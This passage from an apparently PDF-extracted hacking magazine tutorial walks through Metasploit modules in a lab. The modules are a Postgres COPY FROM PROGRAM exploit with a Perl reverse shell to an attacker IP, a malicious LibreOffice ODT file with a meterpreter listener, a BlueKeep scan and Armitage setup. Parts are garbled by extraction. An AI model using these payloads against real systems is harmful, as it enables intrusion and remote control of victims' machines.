[*] 192.168.41.159:5432 - 192.168.41.159:5432 Postgres - querying with 'COPY e0Ieam0b FROM PROGRAM 'perl -MIO -e '$p=fork;exit,if($p);foreach my $key(keys %ENV){if($ENV{$key}=~/(.*)/){$ENV{$key}=$1;}}$c=new IO::Socket::INET(PeerAddr,"192.168.41.134:4444");STDIN->fdopen($c,r);$~->fdopen($c,w);while(<>){if($_=~/(.*)/){system $1;}};'';'
[+] 192.168.41.159:5432 - 192.168.41.159:5432 - e0Ieam0b copied successfully(valid syntax/command)
```



```
[+] 192.168.41.159:5432 - 192.168.41.159:5432 - e0Ieam0b copied successfully(valid
syntax/command)
[*] 192.168.41.159:5432 - 192.168.41.159:5432 Postgres - querying with 'DROP TABLE
IF EXISTS e0Ieam0b;'
[+] 192.168.41.159:5432 - 192.168.41.159:5432 - e0Ieam0b dropped successfully(Clea
ned)
[*] 192.168.41.159:5432 - Exploit Succeeded
[*] 192.168.41.159:5432 - 192.168.41.159:5432 Postgres - Disconnected
[*] Command shell session 1 opened (192.168.41.134:4444 -> 192.168.41.159:50548) a
t 2019-09-08 17:59:50 +0530
```

```
pwd
/var/lib/postgresql/9.5/main
uid
id
uid=122(postgres) gid=131(postgres) groups=131(postgres),112(ssl-cert)
```

As we can see above, we successfully got a command shell on the target machine with the privileges of the database user.

### [LibreOffice Macro RCE Module](#)

**TARGET: Libre Office v6.1.0-6.1.2.1**

**TYPE: Local**

**FIREWALL: ON**

Similar to Microsoft Office, Libre Office is a office suite that can be used for word processing, creating slideshows, diagrams and drawings and spreadsheets etc but unlike Microsoft word, Libre Office is open source. As of 2018, there were around 200 million active LibreOffice users worldwide.

The version of LibreOffice mentioned above has a directory traversal vulnerability which can be exploited to execute remote code on the target. How does this module work? Libre Office allows simple macros written in Python with an ability to bind program events to them. This can be done by including the script that contains the macro and the function name to be executed. The pydoc.py script included with LibreOffice contains the tempfilepath function that passes arguments to os.system, thus allowing us to perform RCE. This is a local exploit which generates an ODT file clicking on which remote code is executed.

Use **search libre** command to search for all libre office exploits as shown below.

```
msf5 > search libre
```

```
Matching Modules
```

```
=====
```

#	Name	Description	Disclosure Date	Rank
0	auxiliary/fileformat/odt_badodt	LibreOffice 6.03 /Apache OpenOffice 4.1.5 Malicious ODT File Generator	2018-05-01	normal
1	<u>exploit/multi/fileformat/libreoffice_macro_exec</u>	LibreOffice Macro Code Execution	2018-10-18	normal
2	exploit/multi/misc/openoffice_document_macro	Apache OpenOffice Text Document Malicious Macro Execution	2017-02-08	excellent
3	exploit/unix/webapp/libretto_upload_exec	LibrettoCMS File Manager Arbitrary File Upload Vulnerability	2013-06-14	excellent



Load the highlighted module in the above image. Type the command **show options** to have a look at all the options this module requires.

```
msf5 > use exploit/multi/fileformat/libreoffice_macro_exec
msf5 exploit(multi/fileformat/libreoffice_macro_exec) > show options

Module options (exploit/multi/fileformat/libreoffice_macro_exec):

  Name          Current Setting  Required  Description
  ----          -
  FILENAME      librefile.odt   yes       Output file name
  SRVHOST       0.0.0.0         yes       The local host to listen on. This must be
an address on the local machine or 0.0.0.0
  SRVPORT       8080            yes       The local port to listen on.
  SSL           false           no        Negotiate SSL for incoming connections
  SSLCert       (blank)         no        Path to a custom SSL certificate (default
is randomly generated)
  URIPATH       (blank)         no        The URI to use for this exploit (default
is random)
```

Let's select the windows/meterpreter/reverse\_tcp module and set the lhost and lport options as shown below. Executing the module using the **run** command will create a ODT file which need to be sent to the victim.

```
msf5 exploit(multi/fileformat/libreoffice_macro_exec) > set lhost 192.168.41.134
lhost => 192.168.41.134
msf5 exploit(multi/fileformat/libreoffice_macro_exec) > set lport 4444
lport => 4444
msf5 exploit(multi/fileformat/libreoffice_macro_exec) > run

[+] librefile.odt stored at /home/kalyan/.msf4/local/librefile.odt
msf5 exploit(multi/fileformat/libreoffice_macro_exec) > █
```

Now a listener need to be started on the attacker system using the same options we set above.

```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

  Name          Current Setting  Required  Description
  ----          -
  PAYLOAD       (blank)         yes       The payload to use. (Accepted: '', seh, thread, process, none)
  LHOST         (blank)         yes       The listen address (an interface may be specified)
  LPORT         4444            yes       The listen port

Payload options (windows/meterpreter/reverse_tcp):

  Name          Current Setting  Required  Description
  ----          -
  EXITFUNC      process          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST         (blank)         yes       The listen address (an interface may be specified)
  LPORT         4444            yes       The listen port

Exploit target:
```



After the listener is ready, when the ODT file is opened on the target system, we will get a meterpreter session on the target as shown below.

```
msf5 exploit(multi/handler) > set lhost 192.168.41.134
lhost => 192.168.41.134
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.41.134:4444
[*] Sending stage (179779 bytes) to 192.168.41.185
[*] Meterpreter session 1 opened (192.168.41.134:4444 -> 192.168.41.185:49253) at
2019-09-20 21:13:09 +0530

meterpreter > sysinfo
Computer      : WIN-DHH9GH6L5SP
OS            : Windows 7 (Build 7601, Service Pack 1).
Architecture : x86
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter > █
```

### [CVE-2019-0708 BlueKeep Auxiliary Scanner Module](#)

**TARGET: Windows XP, Vista, 7 & Server 2008, 2008R2**

**TYPE: Remote**

Common Vulnerability Exposure (CVE) 2019-0708 or popularly known as BlueKeep vulnerability is a vulnerability that was discovered in the Remote Desktop Protocol (RDP) of Windows versions starting from XP to until at least Windows 7. This vulnerability allows hackers to perform remote code execution on the target.

This module checks for the presence of Bluekeep vulnerability in the Windows systems. As this is a vulnerability in RDP, this module only works when the RDP protocol is enabled on the target. Let's see how this exploit works. Start Metasploit and search for the bluekeep module as shown below.

```
msf5 > search bluekeep

Matching Modules
=====

#  Name                                     Disclosure Date  Rank  Check
--  -
0  auxiliary/scanner/rdp/cve_2019_0708_bluekeep 2019-05-14      normal Yes
   CVE-2019-0708 BlueKeep Microsoft Remote Desktop RCE Check

msf5 > █
```

Load the highlighted module in the above image. Type the command **show options** to have a look at all the options this module requires.



```

msf5 > use auxiliary/scanner/rdp/cve_2019_0708_bluekeep
msf5 auxiliary(scanner/rdp/cve_2019_0708_bluekeep) > show options

Module options (auxiliary/scanner/rdp/cve_2019_0708_bluekeep):

  Name                Current Setting  Required  Description
  ----                -
  RDP_CLIENT_IP       192.168.0.100   yes       The client IPv4 address to report
during connect
  RDP_CLIENT_NAME     rdesktop        no        The client computer name to repor
t during connect, UNSET = random
  RDP_DOMAIN          UNSET           no        The client domain name to report
during connect
  RDP_USER            UNSET           no        The username to report during con
nect, UNSET = random
  RHOSTS              UNSET           yes       The target address range or CIDR
identifier
  RPORT               3389            yes       The target port (TCP)
  THREADS             1               yes       The number of concurrent threads

Auxiliary action:

  Name  Description

```

Leave all the options default and just the RHOSTS option. For this tutorial, I am selecting targets in the range of IP addresses 192.168.41.130-140. After setting the targets, execute the module using the **run** command.

```

msf5 auxiliary(scanner/rdp/cve_2019_0708_bluekeep) > set rhosts 192.168.41.130-140
rhosts => 192.168.41.130-140
msf5 auxiliary(scanner/rdp/cve_2019_0708_bluekeep) > run

[*] 192.168.41.130:3389 - The target service is not running or refused our con
nection.
[*] 192.168.41.131:3389 - The target service is not running or refused our con
nection.
[*] 192.168.41.130-140:3389 - Scanned 2 of 11 hosts (18% complete)
[+] 192.168.41.132:3389 - The target is vulnerable.
[*] 192.168.41.130-140:3389 - Scanned 3 of 11 hosts (27% complete)
[*] 192.168.41.133:3389 - The target service is not running or refused our con
nection.
[*] 192.168.41.130-140:3389 - Scanned 4 of 11 hosts (36% complete)
[*] 192.168.41.134:3389 - The target service is not running or refused our con
nection.
[*] 192.168.41.130-140:3389 - Scanned 5 of 11 hosts (45% complete)
[*] 192.168.41.135:3389 - The target service is not running or refused our con
nection.
[*] 192.168.41.130-140:3389 - Scanned 6 of 11 hosts (54% complete)
[*] 192.168.41.136:3389 - The target service is not running or refused our con
nection.
[*] 192.168.41.130-140:3389 - Scanned 7 of 11 hosts (63% complete)
[*] 192.168.41.137:3389 - The target service is not running or refused our con
nection.
[*] 192.168.41.130-140:3389 - Scanned 8 of 11 hosts (72% complete)
[*] 192.168.41.138:3389 - The target service is not running or refused our con
nection.
[*] 192.168.41.130-140:3389 - Scanned 9 of 11 hosts (81% complete)

```

As you can see in the above image, we found a vulnerable target.



## ARMITAGE


# NOT JUST ANOTHER TOOL

In our Magazine, we have seen multiple instances of using Metasploit in various hacking tutorials. In this Issue, we will learn about the graphical user interface of the Metasploit tool named as Armitage. Armitage has all the functionalities Metasploit has but it simplifies usage. Let us learn about the usage of this tool. For this tutorial, we are using Kali Linux 2019.2 operating system. Just like Metasploit, Armitage is installed by default in Kali Linux systems. Open a terminal and type command `service postgresql start` to get ready the database. Then type command `armitage` to start armitage.

```
root@kali:~# service postgresql start
root@kali:~# armitage
```

A new window opens as shown below. Click on "Connect".


```
root@kali:~# service postgresql start
root@kali:~# armitage
```





Then a window opens prompting you to start a Metasploit RPC server. Click on "Yes".


```
root@kali:~# service postgresql start  
root@kali:~# armitage
```



Most probably, armitage should be started, but in some cases you may get an error as shown below.

```
root@kali:~# service postgresql start  
root@kali:~# armitage
```

```
[*] Starting msfrpcd  
WARNING: An illegal reflective access (file:/usr/share/armitage-1.0.0.jar) from sun.reflect.GeneratedMethodAccessor1 by sun.reflect.GeneratedMethodAccessor1  
WARNING: Please read the warning above.  
WARNING: Use --illegal-access=warn to enable warnings of this kind. Use --enable-preview to disable warnings.  
WARNING: All illegal access warnings will be disabled when the runtime arguments -Xbootclasspath[:usr/share/armitage-1.0.0.jar] are present in the future.  
[*] MSGRPC started  
[*] MSGRPC ready
```



```
Access (file:/usr/share/armitage-1.0.0.jar) by sun.reflect.GeneratedMethodAccessor1  
ol.getErrorStream()  
ep.engine.at  
illegal refl  
release
```

Armitage is developed by Raphael Mudge with the intention of helping security professionals better understand hacking and to help them realize the power of Metasploit.




If you get an error as shown above, click on "OK" and window will close. Then run command **msfdb init**.

```
usr/share/armitage/armitage.jar) to method java.lang.ProcessImpl.getErrorStream()
WARNING: Please consider reporting this to the maintainers of sleep.engine.atoms.ObjectAccess
WARNING: Use --illegal-access=warn to enable warnings of further illegal reflective access operations
WARNING: All illegal access operations will be denied in a future release
[*] MSGRPC starting on 127.0.0.1:55553 (NO SSL):Msg...
[*] MSGRPC ready at 2019-09-30 14:44:34 +0530.
```

```
[1]+ Done armitage
root@kali:~# msfdb init
[i] Database already started
[+] Creating database user 'msf'
[+] Creating databases 'msf'
[+] Creating databases 'msf_test'
[+] Creating configuration file '/usr/share/metasploit-framework/config/database.yml'
[+] Creating initial database schema
root@kali:~#
```

Then once again run command "armitage" and connection to database will take some time as shown below. Don't do anything. Just wait.


